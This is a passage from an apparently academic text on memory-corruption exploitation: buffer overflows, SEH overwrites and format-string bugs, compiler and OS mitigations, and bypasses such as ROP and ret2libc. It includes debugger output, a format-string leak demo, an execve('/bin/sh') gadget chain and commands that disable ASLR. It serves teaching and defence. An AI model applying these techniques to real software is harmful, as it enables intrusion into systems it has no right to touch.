0032| 0x7fffffffd6d8 --> 0x40057d (<main>:      push   rbp)
0040| 0x7fffffffd6e0 --> 0x0
0048| 0x7fffffffd6e8 --> 0xb9ba59cc3e13e524
0056| 0x7fffffffd6f0 --> 0x400490 (<_start>:    xor    ebp,ebp)
[------------------------------------------------------------------------------]
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005aa in main ()
```

Debugger shows (Listing 2.23) that `SIGSEGV` exception is raised during `RET` which is an instruction that takes a value from the top of the stack and sets it as instruction pointer register.

Listing 2.24: The top of the stack now contains value `0x6161616161616161` which is 8-byte string `'aaaaaaaa'`. This proves that the main function return address has been changed.

```
gdb-peda$ x/xg $rsp
0x7fffffffd6b8: 0x6161616161616161
```

If buffer is placed on the heap [15], the heap metadata can be overwritten in such a way that it is possible to take control over the process. In the case of heap-based buffer overflows there are many methods that work with different conditions. One of them is called house of force [35] and involoves overwriting the size of the top chunk. When `malloc(x);malloc(y)` are later called with an arbitrary `x` value, the second `malloc()` call will return a pointer of chosen arbitrary address.

By writing to this newly allocated memory, one can perform malicious actions such as overwriting GOT or function return address.

There also exists a special kind of buffer overflow - Off-By-One where a buffer is overwritten by one byte only.

SEH-based Buffer Overflow

In applications running in x86-32 mode on Windows in the case of stack-based buffer overflow it is aslo possible to overwrite SEH chain (section 2.1.6) that is placed on the stack. Although x86-64 mode is a different case as the exception handling mechanism is not placed on the stack.

Overwriting one of the functions in the SEH chain to the shellcode delivered is not enough in this case. SEH has a protection - a pointer to the exception handler has to point to the executable memory (software-enforced DEP is enabled by default even when binary was not compiled with DEP protection). Because of this the exploitation process of SEH-based buffer overflow is slightly different. The attacker has to overwrite the `Handler()` member of `EXCEPTION_REGISTRATION_RECORD` structure (Listing 2.17) with `POP ; POP ; RET` gadget [7]. It could be for example:

`POP eax ; POP ebx ; RET` or `POP edx ; XOR eax, eax ; MOV eax, ebx ; POP ebp ; RET`.

After executing the above instructions bytes that begin at the `Next` record of the same chain node will be executed.

`EXCEPTION_REGISTRATION_RECORD` (Listing 2.17) structure members are located in the memory in such a way that `Handler()` is placed right after the `Next` member. As the result an attacker that wants to overwrite `Hadler()` needs to overwrite `Next` first, and there

[7] Gadget is a small piece of code available in the process memory, it is introduced in 2.5.1

is only 4 bytes for shellcode left. This is not enough. Because of that the shellcode is placed right after the `Handler()` member and in the place of `Next` member `jmp +6` instruction is placed (binary representation is `EB 06`) which jumps to the shellcode.

The overwritten SEH chain will look similar to the one presented in listing 2.7:



Figure 2.7: The overwritten SEH chain

The reason why after jumping to `POP, POP, RET` [39] gadget the process jumps to the begginning of overwritten SEH record is that during calling the `Handler()` function stack is arranged in a way that at the `ESP+8` address is a pointer to the `Next` variable inside that overwritten node.

There are several advantages of overwriting SEH chain instead of the function's return address. When return addresses are being overwritten also values of pointers can be changed accidentially. During accessing them by the process an exception occurs because the addresses are not valid now. The execution flow is then passed to one of the SEH handlers functions. However, SEH is not traversed without an exception. Another advantage is that one does not need to know the address where the shellcode is placed.

2.3.2. Format String

The format string vulnerability [13, 30] occurs due to the improper use of functions from the `printf()` family.

Listing 2.25: Declaration of `printf()` [19]

```
int printf(const char *format, ...);
```

Function `printf()` works in a way that firstly, the caller sets up all arguments according to the calling convention. However, there is a lack of information about the number of arguments passed. The problem occurs when `printf()` or similar function is called with user controlled format (listing 2.25), without validating whether number of arguments is the same as format specifiers (`"%..."`).

In case of supplying more `"%x"` to the `format` than the number of passed arguments the process will print out data that it was not meant to be accessed in this case (listings 2.26 and 2.27).

Listing 2.26: Demonstration of the unproper `printf()` call

```
int main(){
  char confidential_data[]="\x00\x00\x00\x00\x11\x11\x11\x11"
                           "\x22\x22\x22\x22\x33\x33\x33\x33";
  printf("%x %x %x %x %x %x %x %x %x %x %x %x  %x %x %x"
  "%x %x %x %x %x %x %x %x %x %x %x %x ",5);
  return 0;
}
```

Listing 2.27: The result (x86-32 architecture) of the program that is showed in listing 2.26. The following data from the stack have been read

```
5 804a000 8048532 1 ff9a0b04 9a0b0c 11000000 22111111
33222222 333333 61502b00 80484e0 0 0 f7562af3 1 ff9a0b04
ff9a0b0c f7742cca 1 ff9a0b04 ff9a0aa4 804a018 804822c
f76f4000 0 0 0
```

With the help of `"%s"` specifier it is possible to read data from an arbitrary chosen memory address. The prerequisite is to deliver somewhere on the stack an address of this memory location and specify `"%s"` in proper argument number [19] . Format specifier `"%n"` writes the number of bytes written so far in the location pointed by the provided corresponding argument. By providing it to the `format` argument, it is possible to write any data into any memory address. `"%n"` stores 4-byte value, however, `"%hn"` can be used (which writes 2-bytes value) and `"%hhn"` (1-byte value). When the value of bytes written so far is too big to fit into value of the given size only the last bytes are saved.

In order to omit creating very long buffers format specifier can be prepended by a value (for example `"%20x"`), which pads output with spaces to fill buffer of the given size.

Moreover, it is also possible to leak memory or change a value on a given address using direct parameter access. It involves using `"%z$x"` or `"%z$n"` sequence where `z` denotes the number of an argument provided to a function. This argument is then accessed without a need to create a long string containing many `'%x'` parameters.

A usual way to exploit the format string vulnerbility is to overwrite function pointers in Global Offset Table.

2.3.3. Other Memory Corruption Bugs

Buffer overflow and format string vulnerabilities are classified to be the family of memory corruption vulnerabilities. However these are not the only ones. This kind contains also:

- Use after free
- Double free
- Out-of-bounds read/write
- NULL pointer dereference [8]

[8] They were exlpoitable in the past in the GNU/Linux kernel

- Incorrect pointer access
- Freeing memory that was not allocated
- Some information leaks
- Buffer over-read

2.3.4. Integer Overflow and Underflow

In C language integer variables have fixed size. When the result of an arithmetic operation is too big or too small to be placed in the variable integer overflow occurs. When interpreting variables as bytes, the part of least significant bits that fit the int variable type size is kept - the rest is lost. In another words, always all arithmetic operations: A + B in fact are equal to `(A + B) % (maximal_value_of_the_integer + 1)`. integer overflow vulnerabilities are not exploitable by itself but can lead to another types of vulnerabilities or to bypass security checks. In the past it was possible to bypass FORTIFY_SOURCE's[9] protection against format string attacks [57]

2.3.5. Incorrect Conversion Between Numeric Types

The vulnerability occurs during casting between different integer types. It can lead to memory corruption bugs but does not threat security severly by itself.

Listing 2.28: An example of incorrect conversion between numeric types

```
int length;
char *buffer=malloc(100);
....
length=get_length_from_user();
if (length>100) return BAD_SIZE;
strncpy(buffer, another_buffer, length);
...
```

Listing 2.28 shows an example of such vulnerability. The third argument of `strncpy()` [44] is an 4-byte (for x86-32) or 8-byte (for x86-64) unsigned integer [10]. If a user passes a negative value, during `strncpy()` the value is converted to an unsigned integer which results to a big value and buffer overflow occurs. However, this will not produce errors at run-time [11].

2.3.6. Race Conditions

Race Conditions [31] occur due to improper design of the threading inside an application or parallel behaviours between the application and external environment like an operating system.

[9] FORTIFY_SOURCE is an security mechanism which is introduced later in section 2.4.5
[10] In fact this is `size_t` which is equivalent to unsigned integer in most common implementations [6]
[11] Warnings can be printed out during compilation

Listing 2.29: An example of race condition. Buffer overflow occurs if between the operations of getting the size of a file and reading the whole file the file increases its size.

```
int size = get_file_size(file_name);
char *buf=malloc(size);
read_whole_file(buf, file_name);
```

2.4. Protection Mechanisms for Executables

This section describes various security mechanisms that guard the security of a process. Their purpose is to mitigate vulnerabilities existence. Some of them are added to executable files during compilation, the other ones are flags in an operating system.

Table 2.1: This table shows where given protection can be turned on or off. All of below protections will be introduced in later sections.

mitigation name	**where can be set up**
ASLR on GNU/Linux	operating system
ASLR on Windows	compiler
PIE	compiler
stack canaries	compiler
SAFESEH	compiler
SEHOP	operating system
not executable stack and heap	compiler
FORTIFY_SOURCE	compiler
RELRO	compiler

Listing 2.30: Currently enabled protection mechanisms of the ELF file can be obtained using PEDA's `checksec` command

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Listing 2.31: Currently enabled protection mechanisms of the Windows' executable - result of mona's `!mona modules` command. The result is modified - version numbers and module names have been removed

```
0BADF00D   Module info :
0BADF00D  ----------------------------------------------------------------------------------------------------------
0BADF00D   Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Modulename
0BADF00D  ----------------------------------------------------------------------------------------------------------
0BADF00D   0x75af0000 | 0x75b03000 | 0x00013000 | True   | True    | True  |  False   | True   | [NETAPI32.dll]
0BADF00D   0x75600000 | 0x75779000 | 0x00179000 | True   | True    | True  |  False   | True   | [CRYPT32.dll]
0BADF00D   0x75780000 | 0x757b7000 | 0x00037000 | True   | True    | True  |  False   | True   | [cfgmgr32.dll]
0BADF00D   0x74280000 | 0x742ad000 | 0x0002d000 | True   | True    | True  |  False   | True   | [fwbase.dll]
0BADF00D   0x758e0000 | 0x7599e000 | 0x000be000 | True   | True    | True  |  False   | True   | [msvcrt.dll]
0BADF00D   0x00400000 | 0x004e2000 | 0x000e2000 | False  | False   | False |  False   | False  | [FreeFTPdService.exe]
0BADF00D   0x77730000 | 0x778ab000 | 0x0017b000 | True   | True    | True  |  False   | True   | [ntdll.dll]
0BADF00D   0x75aa0000 | 0x75ae4000 | 0x00044000 | True   | True    | True  |  False   | True   | [sechost.dll]
0BADF00D   0x77570000 | 0x7772d000 | 0x001bd000 | True   | True    | True  |  False   | True   | [combase.dll]
0BADF00D   0x742b0000 | 0x742cb000 | 0x0001b000 | True   | True    | True  |  False   | True   | [bcrypt.dll]
0BADF00D   0x74390000 | 0x743a8000 | 0x00018000 | True   | True    | True  |  False   | True   | [ATL.DLL]
0BADF00D   0x740a0000 | 0x740a8000 | 0x00008000 | True   | True    | True  |  False   | True   | [rasadhlp.dll]
0BADF00D   0x745d0000 | 0x746b0000 | 0x000e0000 | True   | True    | True  |  False   | True   | [KERNEL32.DLL]
0BADF00D   0x74440000 | 0x74448000 | 0x00008000 | True   | True    | True  |  False   | True   | [WSOCK32.dll]
0BADF00D   0x74460000 | 0x7447e000 | 0x0001e000 | True   | True    | True  |  False   | True   | [SspiCli.dll]
0BADF00D   0x757c0000 | 0x7583b000 | 0x0007b000 | True   | True    | True  |  False   | True   | [advapi32.dll]
0BADF00D   0x75020000 | 0x7510b000 | 0x000eb000 | True   | True    | True  |  False   | True   | [ole32.dll]
0BADF00D   0x74fd0000 | 0x75015000 | 0x00045000 | True   | True    | True  |  False   | True   | [SHLWAPI.dll]
0BADF00D   0x772d0000 | 0x77417000 | 0x00147000 | True   | True    | True  |  False   | True   | [USER32.dll]
0BADF00D   0x759a0000 | 0x75a92000 | 0x000f2000 | True   | True    | True  |  False   | True   | [comdlg32.dll]
0BADF00D   0x74720000 | 0x7472c000 | 0x0000c000 | True   | True    | True  |  False   | True   | [kernel.appcore.dll]
0BADF00D   0x743b0000 | 0x7443d000 | 0x0008d000 | True   | True    | True  |  False   | True   | [CRYPTUI.dll]
0BADF00D   0x771d0000 | 0x77262000 | 0x00092000 | True   | True    | True  |  False   | True   | [OLEAUT32.dll]
0BADF00D   0x74710000 | 0x7471f000 | 0x0000f000 | True   | True    | True  |  False   | True   | [profapi.dll]
0BADF00D   0x75b10000 | 0x76f0e000 | 0x013fe000 | True   | True    | True  |  False   | True   | [SHELL32.dll]
0BADF00D   0x76f10000 | 0x76fbd000 | 0x000ad000 | True   | True    | True  |  False   | True   | [RPCRT4.dll]
0BADF00D   0x75860000 | 0x7586e000 | 0x0000e000 | True   | True    | True  |  False   | True   | [MSASN1.dll]
0BADF00D   0x74ee0000 | 0x74f6d000 | 0x0008d000 | True   | True    | True  |  False   | True   | [shcore.dll]
0BADF00D   0x742e0000 | 0x74372000 | 0x00092000 | True   | True    | True  |  False   | True   | [COMCTL32.dll]
0BADF00D   0x746b0000 | 0x7470e000 | 0x0005e000 | True   | True    | True  |  False   | True   | [FirewallAPI.dll]
0BADF00D   0x74730000 | 0x74c2a000 | 0x004fa000 | True   | True    | True  |  False   | True   | [windows.storage.dll]
0BADF00D   0x74d60000 | 0x74ede000 | 0x0017e000 | True   | True    | True  |  False   | True   | [KERNELBASE.dll]
0BADF00D   0x744e0000 | 0x74538000 | 0x00058000 | True   | True    | True  |  False   | True   | [bcryptPrimitives.dll]
0BADF00D   0x77420000 | 0x7756f000 | 0x0014f000 | True   | True    | True  |  False   | True   | [GDI32.dll]
0BADF00D   0x75170000 | 0x751b4000 | 0x00044000 | True   | True    | True  |  False   | True   | [powrprof.dll]
0BADF00D   0x74450000 | 0x7445a000 | 0x0000a000 | True   | True    | True  |  False   | True   | [CRYPTBASE.dll]
0BADF00D   0x75870000 | 0x758cf000 | 0x0005f000 | True   | True    | True  |  False   | True   | [WS2_32.dll]
0BADF00D   0x742d0000 | 0x742db000 | 0x0000b000 | True   | True    | True  |  False   | True   | [DAVHLPR.DLL]
0BADF00D   0x74380000 | 0x74386000 | 0x00006000 | True   | True    | True  |  False   | True   | [MSIMG32.dll]
```

2.4.1. NX bit and DEP

NX/XD bit is a processor feature. A given part of memory can be marked by an operating system as executable or non-executable and processor will refuse to execute code in a non executable area. On GNU/Linux, stack, heap, data, and so on are marked as non-executable by default. Executable space protection is implemented by software. It sets 0 or 1 NX bit - to mark pages as executable or non-executable [5, 29]. This mechanism on Windows in called hardware-enforced DEP. DEP is a protection that prevents executing non-executable code and it has 2 types - hardware-enforced DEP and software-enforced DEP.

Software-enforced DEP is an enhancement which does not require NX bit support in the proessor and is not as good as hardware-enforced DEP.

DEP policy can be configured in Windows settings, possible modes of these ones are listed below [46]:

- **OptIn** - This type of DEP protection is enabled by default. DEP protects the binaries that support it - that means they are compiled with `/NXCOMPAT` [50] (Visual Studio, set by default in the newer versions)

- **OptOut** - DEP is enabled for every processes by default but it can be disabled for certain applications when a list of them is provided.
- **AlwaysOn** - All applications without exceptions run with DEP support.
- **AlwaysOff** - All applications without exceptions runs without DEP support.

Listing 2.32: The command which sets `AlwaysOn` option. The command looks similarly for another options. Restarting the operating system is neecessary

```
bcdedit.exe /set {current} nx AlwaysOn
```

2.4.2. ASLR and PIE

ASLR (Address Space Layout Randomization) - is a security mechanism that places certain memory areas under random addresses that are different for every process execution. On GNU/Linux an adress space is randomly arranged for stack, heap, and libraries but not for data and code sections. On GNU/Linux systems ASLR is turned on by default.

Listing 2.33: GNU/Linux command which turns ASLR off

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Listing 2.34: GNU/Linux command which turns ASLR on

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

PIE extends ASLR. It randomizes also the base of executable which means the .text and .data sections are randomized too. Although on GNU/Linux x86-32 only 8 bits of an address are random. ASLR is an operating system mechanism so that binaries do not need to be compiled with additional flags. However, in order to enable PIE one needs to compile their code with following options: `-pie -fPIE` or `-pie -fPIC`. This looks different on Windows: ASLR is like PIE+ASLR from GNU/Linux although on Windows x86-32 the base of the program can be loaded only under random 256 locations [66].

and can be enabled or disabled for a given program during compilation with `/DYNAMICBASE` [47] flag added (in the newer version of Microsoft Visual Studio it is set by default). If a process loads a library which is compiled without ASLR this module is loaded under static address. Sometimes an application uses provided and not secure libraries which exposes whole application to the attack.

2.4.3. Stack Canaries

Also known as stack cookies. This is a protection against overwriting the return address by buffer overflow. It works in a way that it adds a special value before the return address and before return from a function it is checked if this value have been changed. It works very similar on various platforms but not in the same way. Below will be shown two types of implementations of the stack canary. The first one will be shown for gcc on GNU/Linux, the second one is `/GS` flag for Windows Visual Studio.

By compiling using gcc stack canary can be enabled by passing `-fstack-protector` flag to the gcc compiler [61]. Though this is unnecessary on some GNU/Linux distributions like Linux Mint because they provide patched gcc with this flag set by default. Nevertheless this can be disabled providing `-fno-stack-protector`. Protection is added to the functions where can potentially occur buffer overflow. An example is a function which calls `alloca()` or functions with buffer larger than 8 bytes. Assembly code generated by gcc with flag `-fstack-protector` of the simple function from listing 2.35 is presented on listing 2.36. At the beginning of the function it copies to the `RAX` 8-byte value from `fs:0x28` (line 6) and later it stores that value under `[rbp-0x8]` (line 7). This is a stack canary. `fs:0x28` holds a value which is random and generated at the beginning of the process' life. What is more a copy of the argument is saved under `[rbp-0x28]`, which is located under lower address than beginning of the buffer (line 5). At the end of the function this value is compared with `fs:0x28` and if it is not equal it calls function `__stack_chk_fail()` (lines 15-16) which terminates the program.

Listing 2.35: Simple C function which will be protected by stack canary

```
1 void nothing(char *data)
2 {
3   char buf[15];
4   strcpy(buf, data);
5 }
```

Listing 2.36: Disassembled function `nothing()` from listing 2.35.

```
1  <nothing>:
2  push   rbp
3  mov    rbp,rsp
4  sub    rsp,0x30
5  mov    QWORD PTR [rbp-0x28],rdi
6  mov    rax,QWORD PTR fs:0x28
7  mov    QWORD PTR [rbp-0x8],rax
8  xor    eax,eax
9  mov    rdx,QWORD PTR [rbp-0x28]
10 lea    rax,[rbp-0x20]
11 mov    rsi,rdx
12 mov    rdi,rax
13 call   400470 <strcpy@plt>
14 mov    rax,QWORD PTR [rbp-0x8]
15 xor    rax,QWORD PTR fs:0x28
16 je     4005df <nothing+0x42>
17 call   400480 <__stack_chk_fail@plt>
18 leave
19 ret
```

On Microsoft Visual Studio there exists `/GS` [48] switch which is similar to the previous one except that the value placed on the stack is additionally xored with `EBP/RBP` register. The function is protected when it fulfills one of following requirements:

- It contains an array that is larger than 4 bytes, has more than two elements, and elements are not pointers.
- It contains a structure of the size more than 8 bytes which does not contain any pointer.
- It contains a function calls `_alloca()`.
- It contains a function which contains a class or structure that contains one of the above.

Example of the prolog and epilogue of a function can look like shown in listing 2.37 and 2.38, respectively.

Listing 2.37: The prologue of the protected function by the stack canary

```
1 push    ebp
2 mov     ebp, esp
3 sub     esp, 14h
4 mov     eax, ___security_cookie
5 xor     eax, ebp
6 mov     [ebp-4], eax
```

Listing 2.38: The epillogue of the protected function by the stack canary. It calls `___security_check_cookie()` which is presented in listing 2.39

```
1 mov     ecx, [ebp-4]
2 xor     ecx, ebp
3 pop     esi
4 call    __security_check_cookie
5 mov     esp, ebp
6 pop     ebp
7 retn    4
```

Listing 2.39: Function `___security_check_cookie()`

```
1 cmp     ecx, ___security_cookie
2 repne jnz short loc_401059
3 repne retn
```

`/GS` switch also contains protection against SEH overwrites.

2.4.4. RELRO

RELRO [41] task is to protect GOT against overwriting addresses. GOT is located below `.data` and `.text` sections (GOT is above them by default). This provides protection before buffer overflow in `.data` or `.bss` sections. RELRO provides two modes: full and partial. Partial RELRO makes only non-PLT GOT (section `.got`) non-writable[12] . gcc flags `-Wl,-z,relro` enable it. Full RELRO makes the whole GOT non-writeable, flags that are

[12] Addresses of shared libraries functions are placed in `.plt.got`

needed to be passed to gcc are `-Wl,-z,relro,-z,now`. Only Full RELRO protects GOT against write-what-where condition [13]

2.4.5. FORTIFY_SOURCE

FORTIFY_SOURCE [57, 59, 43] is a protection for executables working on Unix-like systems that protects both against buffer overflow and format string attacks. It replaces during compilation some functions from glibc like `memcpy()`, `mempcpy()`, `memmove()`, `memset()`, `strcpy()`, `stpcpy()`, `strncpy()`, `strcat()`, `strncat()`, `sprintf()`, `vsprintf()`, `snprintf()`, `vsnprintf()`, `gets()`, `printf()`, `fprintf()`, `sprintf()`, `snprintf()`, `printf_s()`, `fprintf_s()` to their equivalent functions with `_chk` suffix (and ___ prefix) added. Additionally when it is possible, checks are made during compilation for simple cases like in listing 2.40.

Listing 2.40: Simple `strcpy()` example

```
strcpy(buffer,"deadbeef");
```

Listing 2.41: Security checks performed in case when FORTIFY_SOURCE is enabled. Taken from [57]

```
1)   Format strings containing the %n specifier may not
     be located at a writeable address in the memory space
     of the application.

2)   When using positional parameters, all arguments
     within the range must be consumed. So to use %7$x,
     you must also use 1,2,3,4,5 and 6.
```

Runtime protection against buffer overflow relies on calling equivalent functions with an additional argument which is the current buffer size (when it is known during compilation)

Listing 2.42 presents simple C code which compiles (with `-O2` flag) to assembly codes which are presented in listings 2.43 - when the mitigation is turned off, and 2.44 - when FORTIFY_SOURCE is enabled.

Listing 2.42: Simple example of `strcpy()`

```
int main(int argc, char **argv)
{
  char buff[10];
  strcpy(buff, argv[1]);
  return 0;
}
```

[13] An attacker is able to write chosen value to chosen address like during the format string attack [53]

Listing 2.43: Disassembled code when FORTIFY_SOURCE is disabled. `strcpy()` is called with 2 arguments - buff (`RDI`) and `argv[1]` (`RSI`)

```
<main>:
sub     rsp,0x28
mov     rsi,QWORD PTR [rsi+0x8]
mov     rdi,rsp
mov     rax,QWORD PTR fs:0x28
mov     QWORD PTR [rsp+0x18],rax
xor     eax,eax
call    400470 <strcpy@plt>
```

Listing 2.44: Disassembled code when FORTIFY_SOURCE is enabled. The difference is that the third argument (`RDX`) is set to `0xa` - 10 - and it represents the size of a buffer.

```
<main>:
sub     rsp,0x28
mov     rsi,QWORD PTR [rsi+0x8]
mov     edx,0xa
mov     rdi,rsp
mov     rax,QWORD PTR fs:0x28
mov     QWORD PTR [rsp+0x18],rax
xor     eax,eax
call    4004c0 <__strcpy_chk@plt>
```

FORTIFY_SOURCE can be set providing flag `-D_FORTIFY_SOURCE=1` or `-D_FORTIFY_SOURCE=2` (both of them require optimization on at least `-O1`). The second option gives better protection but there is a possibility that program's behaviour will be changed.

2.4.6. SafeSEH

SafeSEH is a protection mechanism available on Widows x86-32 [14] that protects SEH against overwriting. It can be enabled for a module during compilation by providing `/SafeSEH` flag. This protection works in a way that every module has a list of valid handlers. The handlers are functions in the linked-list node that are called when the exception is raised. Before iterating over SEH chain it is checked if all of the `Handler()` members actually point to the functions on the addresses that are on the list. However, it turns out that when a handler has an address in module `X` it is checked first if the module `X` is compiled with `/SafeSEH` flag. If it is not the checks pass. In order to bypass SafeSEH one has to find a module that is not compiled with `/SafeSEH` flag or find an address that does not belong to any module.

Listing 2.45: Code responsible for validating SEH chain (Vista SP1), taken from [60]

```
BOOL RtlIsValidHandler(handler)
{
 if (handler is in an image) {
   if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
```

[14] Only on this architecture SEH is placed on the stack so it can be overwritten

```
5       return FALSE;
6     if (image has a SafeSEH table)
7       if (handler found in the table)
8         return TRUE;
9       else
10        return FALSE;
11    if (image is a .NET assembly with the ILonly flag set)
12      return FALSE;
13    // fall through
14  }
15  if (handler is on a non-executable page) {
16    if (ExecuteDispatchEnable bit set in the process flags)
17      return TRUE;
18    else
19      raise ACCESS_VIOLATION; // enforce DEP even if the CPU has no
            hardware NX support
20  }
21
22  if (handler is not in an image) {
23    if (ImageDispatchEnable bit set in the process flags)
24       return TRUE;
25    else
26       return FALSE; // don't allow handlers outside of images
27  }
28
29  // everything else is allowed
30  return TRUE;
31 }
```

`ImageDispatchEnable` is set by default for every processes that has DEP disabled, and is cleared for the ones with DEP enabled.

2.4.7. SEHOP [62, 16]

SEHOP (Structured Exception Handling Overwrite Protection) is another Widows protection mechanism only for x86-32 architecture [15]. It was implemented in Windows Vista Service Pack 1 for the first time. It can be enabled or disabled for all programs in the operating system options. SEHOP is enabled by default on Windows Server 2008 and disabled by default on Windows Vista, Windows 7, and Windows 10.

The idea of SEHOP is presented as a set of certain checks peformed in order to detect SEH chain corruption. The first one adds a special node to the end of the SEH chain with the `Next` value set to `0xFFFFFFFF` and `FinalExceptionHandler` (in `ntdll` module) address as a value of the SEH handler. After raising an exception it traverses through the SEH chain in order to check if it can reach the last `EXCEPTION_REGISTRATION_RECORD` (listing 2.17) node. (It is not possible using buffer overflow to overwrite `Handler()` without overwriting `Next` field).

If an attacker knows the value of `Next` (in a binary compiled without ASLR) this security does not protect the victim because `Next` member of the structure

[15] because only in this case SEH is placed on the stack so it can be overwritten

EXCEPTION_REGISTRATION_RECORD (listing 2.17) can be overwritten to the same value as the previous one. Moreover, every structure EXCEPTION_REGISTRATION_RECORD should be 4-byte aligned. Also all of the SEH Next pointers should point to locations placed on the stack. When addresses are known by an attacker she can recreate a valid chain.

Listing 2.46: SEHOP algorithm, taken from [60]

```
// Skip the chain validation if the DisableExceptionChainValidation bit
    is set
if (process_flags & 0x40 == 0) {
  // Skip the validation if there are no SEH records on the linked list
  if (record != 0xFFFFFFFF) {
    // Walk the SEH linked list
    do {
      // The record must be on the stack
      if (record < stack_bottom || record > stack_top)
        goto corruption;
      // The end of the record must be on the stack
      if ((char *)record + sizeof(EXCEPTION_REGISTRATION) > stack_top)
        goto corruption;
      // The record must be 4 byte aligned
      if ((record & 3) != 0)
        goto corruption;
      handler = record->handler;
      // The handler must not be on the stack
      if (handler >= stack_bottom && handler < stack_top)
        goto corruption;
      record = record->next;
    } while (record != 0xFFFFFFFF);
    // End of chain reached
    // Is bit 9 set in the TEB->SameTebFlags field?
    // This bit is set in ntdll!RtlInitializeExceptionChain,
    // which registers FinalExceptionHandler as an SEH handler
    // when a new thread starts.
    if ((TEB->word_at_offset_0xFCA & 0x200) != 0) {
      // The final handler must be ntdll!FinalExceptionHandler
      if (handler != &FinalExceptionHandler)
        goto corruption;
    }
  }
}
```

2.5. Methods of Bypassing Protections

2.5.1. Code-Reuse Attack

Since using a shellcode is no longer possible due to stack and heap being non-executable, an attacker has to be satisfied with reusage of code that is already inside the executable. Sometimes there exists a function that delivers a backdoor when called. But in case it does not, more sophisticated steps need to be taken by using one (or mixed set) of the methods listed below:

- Return-to-libc (ret2libc) (section 2.5.1)
- Return Oriented Programming (ROP) (section 2.5.1)
- Sigreturn Oriented Programming (SROP) [18]
- Jump-Oriented Programming (JOP) [17]

Return Oriented Programming [28, 21]

Functions end with `RET` instruction. Usually before `RET` instruction a chain of `POP some_register` instructions can be found.

Before this chain or right before `RET` other instrustions are placed. When the return address is being overwritten by an instruction sequence that ends with `RET`, the program jumps to that sequence and when it meets `RET`, it jumps to the pointer which is placed after overwritten return address.

The idea is to gather such instruction sequences (called gadgets) in order to create a valid assembly code. Moreover, gadgets do not need to end with `RET`, this can also be `jmp register`, `call register`, `call register`. An important thing is that on x86 architecture `RET` instruction is defined by one byte: `0xC3`, `0xCB`, `0xC2`, `0xCA` [37] so the probability of finding an accidentally nested `RET` instruction inside another assembly instruction or a data in executable memory is very probable. On x86 architecture instructions do not need to be aligned anyhow which is exploited by programs or scripts which task is to find gadgets in executable.

There are several tools that one can use to list gadgets:

- `ROPgadget`
- `Ropper`
- `PEDA` - `gdb` plugin
- `mona` - `immunity debugger` and `WinDbg` plugin

Mona can also create a chain of the gadgets or at least a part of it. There also exist other programs with similar capabilities. An example of translated instructions written in C language to assembly (GNU/Linux x86-64):

Listing 2.47: An `execve()` call which gives `/bin/sh`. It is often used during CTF competitions because usually the binaries provided have no network communication implemented - netcat is used

```
execve("/bin/sh")
```

Listing 2.48: The assembly instructions equivalent to C code from listing 2.47

```
1 mov rax, 59;
2 xor rsi, rsi;
3 xor rdx, rdx;
4 mov rdi, bin_sh_address;
5 syscall;
```

If the proper gadgets have been found it is possible to use them in order to create a ROP chain that gives the same result as the assembly code listed above.

Listing 2.49: Gadgets chain [20] which produces the code equivalent to code from listing 2.48 .

```
pop rax ; ret
pop rsi ; ret
pop rdx ; ret
pop r12 ; ret
syscall ; ret
mov rdi, rsp ; call r12
```



Figure 2.8: In order to perform the ROP chain from listing 2.49, the stack can look like presented above.

Stack Pivoting

Sometimes it is not the return address that is overwritten but a different pointer that is called later or it is not possible to deliver a payload because there is not enough space on the stack. The stack pointer may not point to the shellcode or the ROP chain. In order to solve this problem one has to find a gadget that adjusts the stack pointer to the place where the payload has been delivered. If the payload is located on the stack, it should be enough to use gadgets such as `add/sub esp/rsp X`. If the payload has been placed on the heap the problem becomes more complicated but the following gadgets will be helpful: `xchg esp/rsp, some_register`, `push some_register ; pop esp/rsp`, `pop esp/rsp`.

Return-to-libc [54]

Also known as return-into-libc or ret2libc. This method focuses on overwriting a return address to a library function that `RET` jumps to. The necessity is to know the address of the function and set arguments according to given calling convention.

